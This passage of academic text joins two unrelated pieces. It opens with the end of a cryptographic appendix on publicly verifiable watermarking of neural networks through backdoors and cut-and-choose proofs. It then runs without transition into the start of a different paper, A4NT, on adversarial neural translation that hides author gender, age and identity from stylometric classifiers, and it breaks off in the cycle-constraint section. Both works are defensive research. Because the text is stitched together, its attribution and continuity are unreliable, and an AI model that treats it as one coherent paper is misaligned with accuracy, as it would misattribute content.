1. $\mathcal{P}$ runs $(\mathsf{mk}, \mathsf{vk}) \leftarrow \texttt{KeyGen}(\ell)$ to obtain a backdoor of size $\ell$ and sends $\mathsf{vk}$ to $\mathcal{V}$. We again define $\mathsf{mk} = (\mathsf{b}, \{r_t^{(i)}, r_L^{(i)}\}_{i\in[\ell]})$, $\mathsf{vk} = \{c_t^{(i)}, c_L^{(i)}\}_{i\in[\ell]}$
2. $\mathcal{V}$ chooses $\mathbf{e} \leftarrow \{0,1\}^\ell$ uniformly at random and sends it to $\mathcal{P}$.
3. $\mathcal{P}$ sends $\mathsf{mk}|_1^{\mathbf{e}}$ to $\mathcal{V}$.
4. $\mathcal{V}$ checks that for $i \in \mathbf{e}|_1$ that
   (a) $\texttt{Open}(c_t^{(i)}, t^{(i)}, r_t^{(i)}) = 1$;
   (b) $\texttt{Open}(c_L^{(i)}, T_L^{(i)}, r_L^{(i)}) = 1$; and
   (c) $T_L^{(i)} \neq f(t^{(i)})$.

Assume that $\mathcal{P}$ chose exactly one element of the backdoor in $\mathsf{vk}$ wrongly, then this will be revealed by CnC to an honest $\mathcal{V}$ with probability $1/2$ (where $\mathcal{P}$ must open $\mathsf{vk}|_1^{\mathbf{e}}$ to the values he put into $c_t^{(i)}, c_L^{(i)}$ during KeyGen due to the binding-property of the commitment). In general, one can show that a cheating $\mathcal{P}$ can put at most $n$ non-backdooring inputs into $\mathsf{vk}|_0^{\mathbf{e}}$ except with probability negligible in $n$. Therefore, if the above check passes for $\ell = 4n$ at then least $1/2$ of the values for $\mathsf{vk}|_0^{\mathbf{e}}$ must have the wrong committed label as in a valid backdoor with overwhelming probability.

The above argument can be made non-interactive and thus publicly verifiable using the Fiat-Shamir transform[13]: in the protocol CnC, $\mathcal{P}$ can generate the bit string $\mathbf{e}$ itself by hashing $\mathsf{vk}$ using a cryptographic hash function $H$. Then $\mathbf{e}$ will be distributed as if it was chosen by an honest verifier, while it is sufficiently random by the guarantees of the hash function to allow the same analysis for cut-and-choose. Any $\mathcal{V}$ can recompute the value $\mathbf{e}$ if it is generated from the commitments (while this also means that the challenge $\mathbf{e}$ is generated after the commitments were computed), and we can turn the above algorithm CnC into the following non-interactive key-generation algorithm PKeyGen.

$\texttt{PKeyGen}(\ell)$ :

1. Run $(\mathsf{mk}, \mathsf{vk}) \leftarrow \texttt{KeyGen}(\ell)$.
2. Compute $\mathbf{e} \leftarrow H(\mathsf{vk})$.
3. Set $\mathsf{mk}_p \leftarrow (\mathsf{mk}, \mathbf{e})$, $\mathsf{vk}_p \leftarrow (\mathsf{vk}, \mathsf{mk}|_1^{\mathbf{e}})$ and return $(\mathsf{mk}_p, \mathsf{vk}_p)$.

### A.1.3 Constructing the Public Verification Algorithm

In the modified scheme, the Mark algorithm will only use the private subset $\mathsf{mk}|_0^{\mathbf{e}}$ of $\mathsf{mk}_p$ but will otherwise remain unchanged. The public verification algorithm for a model $M$ then follows the following structure: (i) $\mathcal{V}$ recomputes the challenge $\mathbf{e}$; (ii) $\mathcal{V}$ checks $\mathsf{vk}_p$ to assure that all of $\mathsf{vk}|_1^{\mathbf{e}}$ will form a valid backdoor ; and (iii) $\mathcal{P}, \mathcal{V}$ run Classify on $\mathsf{mk}|_0^{\mathbf{e}}$ using the interactive zero-knowledge argument system, and further test if the watermarking conditions on $M, \mathsf{mk}|_0^{\mathbf{e}}, \mathsf{vk}|_0^{\mathbf{e}}$ hold.

For an arbitrary model $M$, one can rewrite the steps 2 and 3 of Verify (using $M$, Open, Classify) into a binary circuit $C$ that outputs 1 iff the prover inputs the correct $\mathsf{mk}|_0^{\mathbf{e}}$ which opens $\mathsf{vk}|_0^{\mathbf{e}}$ and if enough of these openings satisfy Classify. Both $\mathcal{P}, \mathcal{V}$ can generate this circuit $C$ as its construction does not involve private information. For the interactive zero-knowledge argument, we let the relation $R$ be defined by boolean circuits that output 1 where $x = C, w = \mathsf{mk}|_0^{\mathbf{e}}$ in the following protocol PVerify, which will obtain the model $M$ as well as $\mathsf{mk}_p = (\mathsf{mk}, \mathbf{e})$ and $\mathsf{vk}_p = (\mathsf{vk}, \mathsf{mk}|_1^{\mathbf{e}})$ where $\mathsf{vk} = \{c_t^{(i)}, c_L^{(i)}\}_{i\in[\ell]}$, $\mathsf{mk} = (\mathsf{b}, \{r_t^{(i)}, r_L^{(i)}\}_{i\in[\ell]})$ and $\mathsf{b} = \{T^{(i)}, T_L^{(i)}\}_{i\in[\ell]}$ as input.

1. $\mathcal{V}$ computes $\mathbf{e}' \leftarrow H(\mathsf{vk})$. If $\mathsf{mk}|_1^{\mathbf{e}}$ in $\mathsf{vk}_p$ does not match $\mathbf{e}'$ then abort, else continue assuming $\mathbf{e} = \mathbf{e}'$.
2. $\mathcal{V}$ checks that for all $i \in \mathbf{e}|_1$:
   (a) $\texttt{Open}(c_t^{(i)}, t^{(i)}, r_t^{(i)}) = 1$
   (b) $\texttt{Open}(c_L^{(i)}, T_L^{(i)}, r_L^{(i)}) = 1$
   (c) $T_L^{(i)} \neq f(t^{(i)})$

   If one of the checks fails, then $\mathcal{V}$ aborts.
3. $\mathcal{P}, \mathcal{V}$ compute a circuit $C$ with input $\mathsf{mk}|_0^{\mathbf{e}}$ that outputs 1 iff for all $i \in \mathbf{e}|_0$:
   (a) $\texttt{Open}(c_t^{(i)}, t^{(i)}, r_t^{(i)}) = 1$
   (b) $\texttt{Open}(c_L^{(i)}, T_L^{(i)}, r_L^{(i)}) = 1$.

   Moreover, it tests that $\texttt{Classify}(t^{(i)}, M) = T_L^{(i)}$ for all but $\varepsilon|\mathbf{e}|_0|$ elements.
4. $\mathcal{P}, \mathcal{V}$ run a zero-knowledge argument for the given relation R using $C$ as the statement, where the witness $\mathsf{mk}|_0^{\mathbf{e}}$ is the secret input of $\mathcal{P}$. $\mathcal{V}$ accepts iff the argument succeeds.

Assume the protocol `PVerify` succeeds. Then in the interactive argument, $M$ classifies at least $(1-\varepsilon)|\mathbf{e}|_0| \approx (1-\varepsilon)2n$ values of the backdoor `b` to the committed value. For $\approx n$ of the commitments, we can assume that the committed label does not coincide with the ground-truth function $f$ due to the guarantees of Step 1. It is easy to see that this translates into a $2\varepsilon$-guarantee for the correct backdoor. By choosing a larger number $\ell$ for the size of the backdoor, one can achieve values that are arbitrarily close to $\varepsilon$ in the above protocol.

# A$^4$NT: Author Attribute Anonymity by Adversarial Training of Neural Machine Translation

Rakshith Shetty Bernt Schiele Mario Fritz
*Max Planck Institute for Informatics*
*Saarland Informatics Campus*
*Saarbrücken, Germany*
Email: firstname.lastname@mpi-inf.mpg.de

## Abstract

Text-based analysis methods enable an adversary to reveal privacy relevant author attributes such as gender, age and can identify the text's author. Such methods can compromise the privacy of an anonymous author even when the author tries to remove privacy sensitive content. In this paper, we propose an automatic method, called the Adversarial Author Attribute Anonymity Neural Translation (A$^4$NT), to combat such text-based adversaries. Unlike prior works on obfuscation, we propose a system that is fully automatic and learns to perform obfuscation entirely from the data. This allows us to easily apply the A$^4$NT system to obfuscate different author attributes. We propose a sequence-to-sequence language model, inspired by machine translation, and an adversarial training framework to design a system which learns to transform the input text to obfuscate the author attributes without paired data. We also propose and evaluate techniques to impose constraints on our A$^4$NT model to preserve the semantics of the input text. A$^4$NT learns to make minimal changes to the input to successfully fool author attribute classifiers, while preserving the meaning of the input text. Our experiments on two datasets and three settings show that the proposed method is effective in fooling the attribute classifiers and thus improves the anonymity of authors.

## 1 Introduction

Natural language processing (NLP) methods including stylometric tools enable identification of authors of anonymous texts by analyzing stylistic properties of the text [1–3]. NLP-based tools have also been applied to profiling users by determining their private attributes like age and gender [4]. These methods have been shown to be effective in various settings like blogs, reddit comments, twitter text [5] and in large scale settings with up to 100,000 possible authors [6]. In a recent famous case, authorship attribution tools were used to help confirm J.K Rowling as the real author of *A Cuckoo's Calling* which was written by Ms. Rowling under pseudonymity [7]. This case highlights the privacy risks posed by these tools.

Apart from the threat of identification of an anonymous author, the NLP-based tools also make authors susceptible to profiling. Text analysis has been shown to be effective in predicting age group [8], gender [9] and to an extent even political preferences [10]. By determining such private attributes an adversary can build user profiles which have been used for manipulation through targeted advertising, both for commercial and political goals [11].

Since the NLP based profiling methods utilize the stylistic properties of the text to break the authors anonymity, they are immune to defense measures like pseudonymity, masking the IP addresses or obfuscating the posting patterns. The only way to combat them is to modify the content of the text to hide stylistic attributes. Prior work has shown that while people are capable of altering their writing styles to hide their identity [12], success rate depends on the authors skill and doing so consistently is hard for even skilled authors [13]. Currently available solutions to obfuscate authorship and defend against NLP-methods has been largely restricted to semi-automatic solutions which suggest possible changes to the user [14] or hand-crafted transformations to text [15] which need re-engineering on different datasets. This however limits the applicability of these defensive measures beyond the specific dataset it was designed on. To the best of our knowledge, text rephrasing using generic machine translation tools [16] is the only prior work offering a fully automatic solution to author obfuscation which can be applied across datasets. But as found in prior work [17] and further demonstrated with our experiments, generic machine translation based obfuscation fails to sufficiently hide the identity and protect against attribute classifiers.

Additionally the focus in prior research has been towards protecting author identity. However, obfuscating identity does not guarantee protection of private attributes like age and gender. Determining attributes is generally easier than predicting the exact identity for NLP-based adversaries, mainly due to former being small closed-set

prediction task compared to later which is larger and potentially open-set prediction task. This makes obfuscating attributes a difficult but an important problem.

**Our work.** We propose an unified automatic system ($A^4$NT) to obfuscate authors text and defend against NLP adversaries. $A^4$NT follows the imitation model of defense discussed in [12] and protects against various attribute classifiers by learning to imitate the writing style of a target class. For example, $A^4$NT learns to hide the gender of a female author by re-synthesizing the text in the style of the male class. This imitation of writing style is learned by adversarially training [18] our style-transfer network against the attribute classifier. Our $A^4$NT network learns the target style by learning to fool the authorship classifiers into misclassifying the text it generates as target class. This style transfer is accomplished while aiming to retain the semantic content of the input text.

Unlike many prior works on authorship obfuscation [14, 15], we propose an end-to-end learnable author anonymization solution, allowing us to apply our method not only to authorship obfuscation but to the anonymization of different author attributes including identity, gender and age with a *unified approach*. We illustrate this by successfully applying our model on three different attribute anonymization settings on two different datasets. Through empirical evaluation, we show that the proposed approach is able to fool the author attribute classifiers in all three settings effectively and better than the baselines. While there are still challenges to overcome before applying the system to multiple attributes and situations with very little data, we believe that $A^4$NT offers a new data driven approach to authorship obfuscation which can easily adapt to improving NLP-based adversaries.

**Technical challenges:** We design our $A^4$NT network architecture based on the sequence-to-sequence neural machine translation model [19]. A key challenge in learning to perform style transfer, compared to other sequence-to-sequence mapping tasks like machine translation, is the lack of paired training data. Here, paired data refers to datasets with both the input text and its corresponding ground-truth output text. In obfuscation setting, this means having a large dataset with semantically same sentences written in different styles corresponding to the attributes we want to hide. Such paired data is infeasible to obtain and this has been a key hurdle in developing automatic obfuscation methods. Some prior attempts to perform text style transfer required paired training data [20] and hence were limited in their applicability beyond toy-data settings. We overcome this by training our $A^4$NT network within a generative adversarial networks (GAN) [18] framework. GAN framework enables us to train the $A^4$NT network to generate samples that match the target distribution without need for paired data.

We characterize the performance of our $A^4$NT network along two axes: privacy effectiveness and semantic similarity. Using automatic metrics and human evaluation to measure semantic similarity of the generated text to the input, we show that $A^4$NT offers a better trade-off between privacy effectiveness and semantic similarity. We also analyze the effectiveness of $A^4$NT for protecting anonymity for varying degrees of input text "difficulty".

**Contributions:** In summary, the main contributions of our paper are. **(1):** We propose a novel approach to authorship obfuscation that uses a style-transfer network ($A^4$NT) to automatically transform the input text to a target style and fool the attribute classifiers. The network is trained without paired data by adversarial training. **(2):** The proposed obfuscation solution is end-to-end trainable, and hence can be applied to protect different author attributes and on different datasets with no changes to the overall framework. **(3):** Quantifying the performance of our system on privacy effectiveness and semantic similarity to input, we show that it offers a better trade-off between the two metrics compared to baselines.

## 2 Related Work

In this section, we review prior work relating to four different aspects of our work – author attribute detection (our adversaries), authorship obfuscation (prior work), machine translation (basis of our $A^4$NT network) and generative adversarial networks (training framework we use).

**Authorship and attribute detection** Machine learning approaches, where a set of text features are input to a classifier which learns to predict the author, have been popular in recent author attribution works [2]. These methods have been shown to work well on large datasets [6], duplicate author detection [21] and even on non-textual data like code [22]. Sytlometric models can also be applied to determine private author attributes like age or gender [4].

Classical author attribution methods rely on a predefined set of features extracted from the input text [23]. Recently deep-learning methods have been applied to learn to extract the features directly from data [3, 24]. [24] uses a multi-headed recurrent neural network (RNN) to train a generative language model on each author's text and use the model's perplexity on the test document to predict the author. Alternatively, [3] uses convolutional neural network (CNN) to train an author classifiers. To show generality of our $A^4$NT network, we test it against both RNN and CNN based author attribute classifiers.

**Authorship obfuscation** Authorship obfuscation methods are adversarial in nature to stylometric methods of author attribution; they try to change the style of the input text so that the author identity is not discernible. The majority of prior works on author attribution are semi-automatic [14, 25], where the system suggests authors to make changes to the document by analyzing the stylo-

metric features. The few available automatic obfuscation methods have relied on general rephrasing methods like generic machine translation [16] or on predefined text transformations [26]. Round-trip machine translation, where input text is translated to multiple languages one after the other until it is translated back to the source language, is proposed as an automatic method of obfuscation in [16]. Recent work [26] obfuscates text by moving the stylometric features towards the average values on the dataset by applying pre-defined transformations on input text.

We propose the first method to achieve fully automatic obfuscation using text style transfer. This style transfer is not pre-defined but learnt directly from data optimized for fooling attribute classifiers. This allows us to apply our model across datasets without extra engineering effort.

**Machine translation** The task of style-transfer of text data shares similarities with the machine translation problem. Both involve mapping an input text sequence onto an output text sequence. Style transfer can be thought of as machine translation on the same language.

Large end-to-end trainable neural networks have become a popular choice in machine translation [27, 28]. These methods are generally based on sequence-to-sequence recurrent models [19] consisting of two networks, an encoder which encodes the input sentence into a fixed size vector and a decoder which maps this encoding to a sentence in the target language.

We base our A$^4$NT network architecture on the word-level sequence-to-sequence language model [19]. Neural machine translation systems are trained with large amounts of paired training data. However, in our setting, obtaining paired data of the same text in different writing styles is not viable. We overcome the lack of paired data by casting the task as matching style distributions instead of matching individual sentences. Specifically, our A$^4$NT network takes an input text from a source distribution and generates text whose style matches the target attribute distribution. This is learnt without paired data using distribution matching methods. This reformulation allows us to demonstrate the first successful application of the machine translation models to the obfuscation task.

**Generative adversarial networks** Generative Adversarial Networks (GAN) [18] are a framework for learning a generative model to produce samples from a target distribution. It consists of two models, a generator and a discriminator. The discriminator network learns to distinguish between the generated samples and real data samples. Simultaneously, the generator learns to fool this discriminator network thereby getting closer to the target distribution. In this two-player game, a fully optimized generator perfectly mimics the target distribution [18].

We train our A$^4$NT network within the GAN framework, directly optimizing A$^4$NT to fool the attribute classifiers by matching style distribution of the target class. A recent approach to text style-transfer proposed in [29] also utilizes GANs to perform style transfer using unpaired data. However, the solution proposed in [29] changes the meaning of the input text significantly during style transfer and is applied on the sentiment transfer task. In contrast, authorship obfuscation task requires the generated text to preserve the semantics of the input. We address this problem by proposing two methods to improve the semantic consistency between the input and the A$^4$NT output.

**Attacks against machine-learning models:** Recent works have shown that machine learning models are susceptible to attacks by adversaries which can manipulate the input of these models [30–32]. By adding only a small amount of perturbation to the input image, barely noticeable to the human eye, the adversary can fool state-of-the art image classifiers to wrongly classify the input [30, 31]. Adding adversarial perturbation to images has also been proposed as a means of protecting the users' privacy [33]. While large portion of research on adversarial perturbations has focused on the image domain, few recent works have shown that one can also fool NLP classifiers by deleting, adding or replacing few salient words [34, 35] and by adding whole sentences unrelated to the topic of the document [36]. However, while the focus of these works is to fool the NLP classifiers with producing realistic text, there is no consideration to whether the meaning of the input text is preserved. Additionally the transformations performed are restricted to the predefined classes like add, remove or replace, with independently tuned heuristics for each of these transformations. In contrast, we propose a machine translation model which automatically learns to transform the input text appropriately to fool the attribute classifiers, while aiming to preserve the meaning of the input text.

## 3 Threat Model

In our target scenario, our user is faced with an adversary who can access the text written by the user and the adversary wishes to determine the user's private attributes for identification or for profiling. We assume that the author has taken care to remove obvious identifiable features from the text like name, zip code, IP address etc. The adversary has to rely on stylistic properties of the text for the analysis. To aid with this analysis, adversary can train NLP models on large amount of publicly available data, for example blog dataset [37], twitter dataset [38]. In this scenario, the proposed A$^4$NT system enables automatic obfuscation of user's writing style to hide any desired private attribute like age group, gender or identity.





Figure 1: GAN framework to train our A$^4$NT network. Input sentence is transformed by A$^4$NT to match the style of the target attribute. This output is evaluated using the attribute classifier and semantic consistency loss. A$^4$NT is trained by backpropagating through these losses.





Figure 2: Block diagram of the attribute classifier network. The LSTM encoder embeds the input sentence into a vector. Sentence encoding is passed to linear projection followed by softmax layer to obtain class probabilities

## 4 Author Attribute Anonymization

We propose an author adversarial attribute anonymizing neural translation (A$^4$NT) network to defend against NLP-based adversaries. The proposed solution includes the A$^4$NT Network , the adversarial training scheme, and semantic and language losses to learn to protect private attributes. The A$^4$NT network transforms the input text from a source attribute class to mimic the style of a different attribute class, and thus fools the attribute classifiers.

Technically, A$^4$NT network is essentially solving a sequence to sequence mapping problem — from text sequence in the source domain to text in the target domain — similar to machine translation. Exploiting this similarity, we design our A$^4$NT network based on the sequence-to-sequence neural language models [19], widely used in neural machine translation [27]. These models have proven effective when trained with large amounts of paired data and are also deployed commercially [28]. If there were paired data in source and target attributes, we could train our A$^4$NT network exactly like a machine translation model, with standard supervised learning. However, such paired data is infeasible to obtain as it would require the same text written in multiple styles.

To address the lack of paired data, we cast the anonymization task as learning a generative model, $Z_{xy}(s_x)$, which transforms an input text sample $s_x$ drawn from source attribute distribution $s_x \sim X$, to look like samples from the target distribution $s_y \sim Y$. This formulation enables us to train the A$^4$NT network $Z_{xy}(s_x)$ with the GAN framework to produce samples close to the target distribution $Y$, using only unpaired samples from $X$ and $Y$. Figure 1 shows this overall framework.

The GAN framework consists of two models, a generator producing synthetic samples to mimic the target data distribution, and a discriminator which tries to distinguish real data from the synthesized "fake" samples from the generator. The two models are trained adversarially, i.e. the generator tries to fool the discriminator and the discriminator tries to correctly identify the generated samples. We use an attribute classifier as the discriminator and the A$^4$NT network as the generator. The A$^4$NT network, in trying to fool the attribute classification network, learns to transform the input text to mimic the style of the target attribute and protect the attribute anonymity.

For our A$^4$NT network to be a practically useful defensive measure, the text output by this network should be able to fool the attribute classifier while also preserving the meaning of the input sentence. If we could measure the semantic difference between the generated text and the input text it could be used to penalize deviations from the input sentence semantics. Computing this semantic distance perfectly would need true understanding of the meaning of input sentence, which is beyond the capabilities of current natural language processing techniques. To address this aspect of style transfer, we experiment with various proxies to measure and penalize changes to input semantics, which will be discussed in Section 4.4. Following subsections will describe each module in detail.

### 4.1 Author Attribute Classifiers

We build our attribute classifiers using neural networks that predict the attribute label by directly operating on the text data. This is similar to recent approaches in authorship recognition [3, 24] where, instead of hand-crafted features used in classical stylometry, neural networks are used to directly predict author identity from raw text data. However, unlike in these prior works, our focus is attribute classification and obfuscation. We train our classifiers with recurrent networks operating at word-level, as opposed to character-level models used in [3, 24] for two reasons. We found that the word-level models give good performance on all three attribute-classification tasks we experiment with (see Section 6.1). Additionally, they are much faster than character-level models, making it feasible to use them in GAN training described in Section 4.2.

Specifically, our attribute classifier $A_x$ to detect attribute value $x$ is shown in Figure 2. It consists of a Long-Short Term Memory (LSTM) [39] encoder network to compute

an embedding of the input sentence into a fixed size vector. It learns to encode the parts of the sentence most relevant to the classification task into the embedding vector, which for attribute prediction is mainly the stylistic properties of the text. This embedding is input to a linear layer and a softmax layer to output the class probabilities.

Given an input sentence $s_x = \{w_0, w_1, \cdots, w_{n-1}\}$, the words are one-hot encoded and then embedded into fixed size vectors using the word-embedding layer shown in Figure 2 to obtain vectors $\{v_0, v_1, \cdots, v_{n-1}\}$. The word embedding layer is simply a matrix of $V \times d_{wv}$ containing the word vectors of $d_{wv}$ dimensions for each word in the vocabulary of size $V$. This matrix is multiplied with the one-hot encoding of the word to obtain the representation of the corresponding word. The learned word vectors encode the similarities between words and can help deal with large vocabulary sizes. The word vectors are randomly initialized and then learned from the data during the training of the model. This approach works better than using pre-trained word vectors like word2vec [40] or Glove [41] since the learned word-vectors can encode similarities most relevant to the attribute classification task at hand.

This sequence of word vectors is recursively passed through an LSTM to obtain a sequence of outputs $\{h_0, h_1, \cdots, h_{n-1}\}$. We refer the reader to [39] for the exact computations performed to get the LSTM output.

Sentence embeddings are obtained by concatenating the final LSTM output and the mean of the LSTM outputs from other time-steps.

$$E(s_x) = \left[h_{n-1}; \frac{1}{n-1}\sum h_{n-1}\right] \tag{1}$$

At the last time-step the LSTM network has seen all the words in the sentence and can encode a summary of the sentence in its output. However, using LSTM outputs from all time-steps, instead of just the final one, speeds up training due to improved flow of gradients through the network. Finally, $E(s_x)$ is passed through linear and softmax layers to obtain class probabilities, for each class $c_i$. The network is then trained using cross-entropy loss.

$$p_{\text{auth}}(c_i|s_x) = \text{softmax}(W \cdot E(s_x)) \tag{2}$$

$$\text{Loss}(A_x) = \sum_i t_i(s_x) \log\left(p_{\text{auth}}(c_i|s_x)\right) \tag{3}$$

where $t(s_x)$ is the one-hot encoding of the true class of $s_x$.

The same network architecture is applied for all our attribute prediction tasks including identity, age and gender.

## 4.2 The A$^4$NT Network

A key design goal for the A$^4$NT network is that it is trainable purely from data to obfuscate the author attributes. This is a significant departure from prior works on author obfuscation [14, 26] that rely on hand-crafted rules for text modification to achieve obfuscation. The methods relying on hand-crafted rules are limited in applicability to specific datasets they were designed for.





Figure 3: Block diagram of the A$^4$NT network. First LSTM encoder embeds the input sentence into a vector. The decoder maps this sentence encoding to the output sequence. Gumbel sampler produces "soft" samples from the softmax distribution to allow backpropagation.

To achieve this goal, we base our A$^4$NT network $Z_{xy}$, shown in Figure 3, on a recurrent sequence-to-sequence neural translation model [19] (*Seq2Seq*) popular in many sequence mapping tasks. As seen from the wide-range of applications mapping text-to-text [27], speech-to-text [42], text-to-part of speech [43], the *Seq2Seq* models can effectively learn to map input sequences to arbitrary output sequences, with appropriate training. They operate on raw text data and alleviate the need for hand-crafted features or rules to transform the style of input text, predominantly used in prior works on author obfuscation [14, 26]. Instead, appropriate text transformations can be learnt directly from data. This flexibility allows us to easily apply the same A$^4$NT network and training scheme to different datasets and settings.

The A$^4$NT network $Z_{xy}$ consists of two components, an encoder and a decoder modules, similar to standard sequence-to-sequence models. The encoder embeds the variable length input sentence into a fixed size vector space. The decoder maps the vectors in this embedding space to output text sequences in the target style. The encoder is an LSTM network, sharing the architecture of the sentence encoder in Section 4.1. The same architecture applies here as the task here is also to embed the input sentence $s_x$ into a fixed size vector $E_G(s_x)$. However, $E_G(s_x)$ should learn to represent the semantics of the input sentence allowing the decoder network to generate a sentence with similar meaning but in a different style.

The sentence embedding from the encoder is input to the decoder LSTM which generates the output sentence one word at a time. At each step $t$, the decoder LSTM takes $E_G(s_x)$ and the previous output word $w^o_{t-1}$

to produce a probability distribution over the vocabulary. Sampling from this distribution outputs the next word.

$$h_t^{\text{dec}}(s_x) = \text{LSTM}\left[E_G(s_x), W_{\text{emb}}(\tilde{w}_{t-1})\right] \quad (4)$$

$$p(\tilde{w}_t|s_x) = \text{softmax}_V\left(W_{\text{dec}} \cdot h_t^{\text{dec}}(s_x)\right) \quad (5)$$

$$\tilde{w}_t = \text{sample}\left(p(\tilde{w}_t|s_x)\right) \quad (6)$$

where $W_{\text{emb}}$ is the word embedding, $W_{\text{dec}}$ matrix maps the LSTM output to vocabulary size and $V$ is the vocabulary.

In most applications of *Seq2Seq* models, the networks are trained using parallel training data, consisting of input and ground-truth output sentence pairs. A sentence is input to the encoder and propagated through the network and the network is trained to maximize the likelihood of generating the paired ground-truth output sentence. However, in our setting, we do not have access to such parallel training data of text in different styles and the A$^4$NT network $Z_{xy}$ is trained in an unsupervised setting.

We address the lack of parallel training data by using the GAN framework to train the A$^4$NT network. In this framework, the A$^4$NT network $Z_{xy}$ learns by generating text samples and improving itself iteratively to produce text that the attribute classifier, $A_y$, classifies as target attribute. A benefit of GANs is that the A$^4$NT network is directly optimized to fool the attribute classifiers. It can hence learn to make transformations to the parts of the text which are most revealing of the attribute at hand, and so hide the attribute with minimal changes.

However, to apply the GAN framework, we need to differentiate through the samples generated by $Z_{xy}$. The word samples from $p(\tilde{w}_t|s_x)$ are discrete tokens and are not differentiable. Following [44], we apply the Gumbel-Softmax approximation [45] to obtain differentiable soft samples and enable end-to-end GAN training. See Appendix A for details.

**Splitting decoder:** To transfer styles between attribute pairs, $x$ and $y$, in both directions, we found it ineffective to use the same network $Z_{xy}$. A single network $Z_{xy}$ is unable to sufficiently switch its output word distributions solely on a binary condition of target attribute. Nonetheless, using a separate network for each ordered pair of attributes is prohibitively expensive. A good compromise we found is to share the encoder to embed the input sentence but use different decoders for style transfer between each ordered pair of attributes. Sharing the encoder allows the two networks to share a significant number of parameters and enables the attribute specific decoders to deal with the words found only in the vocabulary of the other attribute group using shared sentence and word embeddings.

## 4.3 Style Loss with GAN

We train the two A$^4$NT networks $Z_{xy}$ and $Z_{yx}$ in the GAN framework to produce samples which are indistinguishable from samples from distributions of attributes $y$ and $x$ respectively, without having paired sentences from $x$ and $y$. Figure 4 shows this training framework.





Figure 4: Illustrating use of GAN framework and cyclic semantic loss to train a pair of A$^4$NT networks.

Given a sentence $s_x$ written by author with attribute $x$, the A$^4$NT network outputs a sentence $\tilde{s_y} = Z_{xy}(s_x)$. This is passed to the attribute classifier for attribute $y$, $A_y$, to obtain probability $p_{\text{auth}}(y|\tilde{s_y})$. $Z_{xy}$ tries to fool the classifier $A_y$ into assigning high probability to its output, whereas $A_y$ tries to assign low probability to sentences produced by $Z_{xy}$ while assigning high probability to real sentences $s_y$ written by $y$. The same process is followed to train the A$^4$NT network from $y$ to $x$, with $x$ and $y$ swapped. The loss functions used to train the A$^4$NT network and the attribute classifiers in this setting is given by:

$$L(A_y) = -\log\left(p_{\text{auth}}(y|s_y)\right) - \log\left(1 - p_{\text{auth}}(y|\tilde{s_y})\right) \quad (7)$$

$$L_{\text{style}}(Z_{xy}) = -\log\left(p_{\text{auth}}(y|\tilde{s_y})\right) \quad (8)$$

The two networks $Z_{xy}$ and $A_y$ are adversarially competing with each other when minimizing the above loss functions. At optimum it is guaranteed that the distribution of samples produced by $Z_{xy}$ is identical to the distribution of $y$ [18]. However, we want the A$^4$NT network to only imitate the style of $y$, while keeping the content from $x$. Thus, we explore methods to enforce the semantic consistency between the the input sentence and the A$^4$NT output.

## 4.4 Preserving Semantics

We want the output sentence, $\tilde{s_y}$, produced by $Z_{xy}(s_x)$ to not only fool the attribute classifier, but also to preserve the meaning of the input sentence $s_x$. We propose a semantic loss $L_{\text{sem}}(\tilde{s_y}, s_x)$ to quantify the meaning changed during the anonymization by A$^4$NT . Simple approaches like matching words in $\tilde{s_y}$ and $s_x$ can severely limit the effectiveness of anonymization, as it penalizes even synonyms or alternate phrasing. In the following subsection we will discuss two approaches to define $L_{\text{sem}}$, and later in Section 6 we compare these approaches quantitatively.

### 4.4.1 Cycle Constraints

One could evaluate how semantically close is $\tilde{s_y}$ to $s_x$ by evaluating how easy it is to reconstruct $s_x$ from





Figure 5: Semantic consistency in A$^4$NT networks is enforced by maximizing cyclic reconstruction probability.

$\tilde{s_y}$. If $\tilde{s_y}$ means exactly the same as $s_x$, there should be no information loss and we should be able to perfectly reconstruct $s_x$ from $\tilde{s_y}$. We could use the A$^4$NT network in the reverse direction to obtain a reconstruction, $\ddot{s_x} = Z_{yx}(\tilde{s_y})$ and compare it to input sentence $s_x$. Such an approach, referred to as cycle constraint, has been used in image style transfer [46], where $l_1$ distance is used to compare the reconstructed image and the original image to impose semantic relatedness penalty. However, in our case $l_1$ distance is not meaningful to compare $\ddot{s_x}$ and $s_x$, as they are sequences of possibly different lengths. Even a single word insertion or deletion in $\ddot{s_x}$ can cause the entire sequence to mismatch and be penalized by the $l_1$ distance.

